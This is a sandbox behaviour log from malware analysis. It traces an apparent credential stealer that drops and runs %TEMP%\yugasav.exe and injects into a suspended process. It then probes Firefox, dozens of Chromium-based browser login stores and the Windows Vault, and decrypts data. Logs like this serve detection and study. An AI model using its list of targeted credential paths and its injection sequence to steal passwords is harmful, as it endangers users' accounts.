Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#0000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3	2452	1196
Add File	Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2452	1196
Call Thread API	API Name: NiResumeThread Args: (Process:2188,) Return: ?	2452	1196
Write File	Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2452	1196
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3	2452	1196
Add File	Path: %TEMP%\hxjfr.m Type: VSDT_COM_DOS	2452	1196
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2188], ppid[1196] Return: 1	2452	1196

Write File	Path: %TEMP%\hxjfr.m Type: VSDT_COM_DOS	2452	1196
Call Network API	API Name: socket Args: (23, 1, 6) Return: e68		2268
Add File	Path: %TEMP%\yugasav.exe Type: VSDT_EXE_W32	2452	1196
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1196 File: %TEMP%\yugasav.exe Type: VSDT_EXE_W32		
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM 2.5+ ____#5&1c1d869a&0&1.1.0#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b\) Return: 5	2452	1196
Write File	Path: %TEMP%\yugasav.exe Type: VSDT_EXE_W32	2452	1196
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\yugasav.exe		
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2452	1196
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2452	1196
Call Service API	API Name: OpenServiceW Args: (f039b18, NetSetupSvc, 4) Return: f039af0		2268
Call Network API	API Name: socket Args: (23, 1, 6) Return: ecc		2268
Call System API	API Name: OpenServiceW Args: (f038920, WinHttpAutoProxySvc, 94) Return: f038a10		2268
Call System API	API Name: WinHttpCloseHandle Args: (1465dd98) Return: 1		2268
Call Network API	API Name: socket Args: (2, 2, 0) Return: f28		2268
Call Network API	API Name: socket Args: (23, 2, 0) Return: f28		2268
Call System API	API Name: DnsQueryEx Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 87		2268
Call System API	API Name: DnsQueryEx Args: (ctdl.windowsupdate.com, 1c, 40026000) Return: 0		2268
Call Network API	API Name: socket Args: (23, 2, 0) Return: f1c		2268
Call Network API	API Name: socket Args: (2, 1, 6) Return: f1c		2268
Call Network API	API Name: bind Args: (f1c, 0.0.0.0:49425, 128) Return: 0		2268
Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (f1c, 209.197.3.8:80, 16, 0, 0, 0, f1caf18) Return: 0		2268
Call Network API	API Name: send Args: (f1c, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?828cce7f1922cc64 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 287) Return: 0		2268
Call System API	API Name: WinHttpCloseHandle Args: (f09dc50) Return: 1		2268
Call System API	API Name: WinHttpCloseHandle Args: (14664078) Return: 1		2268
Call System API	API Name: WinHttpCloseHandle Args: (f1deb40) Return: 1		2268
Call System API	API Name: WinHttpCloseHandle Args: (f1de088) Return: 1		2268
Call Service API	API Name: OpenServiceW Args: (f03aa68, CryptSvc, 5) Return: f03a360		2268
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Blob Value: None		2268
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Blob Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0f52c64b7e1\LanguageList Value: en-US\0en\0		2268
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2188 Image Path: %TEMP%\yugasav.exe %TEMP%\hxjfr.m		
Call Process API	API Name: CreateProcessW Args: (, "%TEMP%\yugasav.exe" %TEMP%\hxjfr.m, , , , , , Process:2188:yugasav.exe) Return: 1	2452	1196
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\yugasav.exe Shell Command: "%TEMP%\yugasav.exe" %TEMP%\hxjfr.m		
Call System API	API Name: GetVersionExA Args: (1521ee44) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (1521ed80) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (1521f010) Return: 1		2268
Call Process API	API Name: CreateProcessW Args: (%TEMP%\yugasav.exe, , , , , CREATE_SUSPENDED, , , , Process:508:%TEMP%\yugasav.exe) Return: 1	1196	2188
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\yugasav.exe Shell Command: %TEMP%\yugasav.exe		
Detection	Threat Characteristic: Creates process Process ID: 2188 Image Path: %TEMP%\yugasav.exe Shell Command:		
Call Thread API	API Name: SetThreadContext Args: (Process Name:508:%TEMP%\yugasav.exe) Return: 1	1196	2188
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2188 Injected API: SetThreadContext Target Process ID: 508 Target Image Path: %TEMP%\yugasav.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%TEMP%\InstD399.tmp*, *, 0, 19fa20, 0, 0, 0) Return: 5221d0	2452	1196
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1196 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\ADMINI~1, 0, 0019FA08, 0, 00000000, 0) Return: 005221D0	2452	1196
Call Filesystem API	API Name: FindNextFileW Args: (5221d0, 19fa20) Return: 1	2452	1196
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 508 Image Path: %TEMP%\yugasav.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\ss3.dll) Return: 1	2188	508

Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (86ee7c) Return: 1	2188	508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 508 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (86ee7c) Return: 1	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.sqlite) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (86eed0) Return: 1	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.sqlite-wal) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.sqlite-wal) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\logins.json) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons.txt) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons2.txt) Return: 1	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\3izzueu.default\signons3.txt) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunascape\Lunascape6\plugins\9BDD5314-20A6-4d98-AB30-8325A95771EE) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Dragon\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Dragon\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Nichrome\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Nichrome\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\RockMelt\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\RockMelt\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Spark\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Spark\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Chromium\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Chromium\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Titan Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Titan Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Torch\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Torch\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Epic Privacy Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Epic Privacy Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2188	508

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\CocCoc\Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\CocCoc\Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Vivaldi\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Vivaldi\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Chromodo\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Chromodo\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Superbird\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Superbird\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Coowon\Coowon\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Coowon\Coowon\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Mustang Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Mustang Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\360Browser\Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\360Browser\Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Google\Chrome SxS\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Google\Chrome SxS\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Orbitum\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Orbitum\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Iridium\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Iridium\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2188	508
Call Service API	API Name: OpenServiceW Args: (3813250, VaultSvc, 14) Return: 3813098	2188	508
Call System API	API Name: evtchann.SendEvent Args: (e, pid[492], ppid[508]) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault*, 0, 6bb3f050, 0, 0, 0) Return: 6c52a960	508	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (6c52a960, 6bb3f050) Return: 1	508	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 3	508	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	508	492

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204*.vsch, 0, 6bb3ebb0, 0, 0, 0) Return: 6c52a9b0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9baa80, Ê'ëâ@~Û`mFjpcNGš, 144, 0, Þ, 16, Ê'ëâ@~Û`mFjpcNGš, 144, 1806950688, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9bd8a0, \$, 112, 0, , 0, \$, 112, 1806952472, 1) Return: 0	508	492
Call Service API	API Name: StartServiceW Args: (3813098, 0, 0) Return: 1	2188	508
Call Service API	API Name: StartServiceW Args: (3813098, 0, 0) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault*, 0, 6b7ee6e0, 0, 0, 0) Return: 6c52aaf0	508	492
Call Filesystem API	API Name: FindNextFileW Args: (6c52aaf0, 6b7ee6e0) Return: 1	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4~jp, 8, , 280, 1803470640, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9baa80, ,xYíycnXêl:Á, 144, 0, *Z:puí, 16, ,xYíycnXêl:Á, 144, 1803474720, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4~jp, 8, , 280, 1803472880, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9baa80, ©, 112, 0, =6*@l<02*âiÁr'iúí!æ%rj6U, 16, ©, 112, 1803473616, 0) Return: 0	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call Filesystem API	API Name: RemoveDirectoryW Args: (%LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4~jp, 8, , 280, 1803471264, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (è)¶M«iÄDš\$QdÁfj,, 64, 0, ÄzpáSq, 8, (è)¶M«iÄDš\$QdÁfj,, 64, 1803476144, 0) Return: 0	508	492
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\9e64fe0a~eb92~4dee~82bf~de682388119b Type: VSDT_COM_D OS	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	508	492
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\9e64fe0a~eb92~4dee~82bf~de682388119b Type: VSDT_COM_D OS	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	508	492
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT_COM_DOS	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	508	492
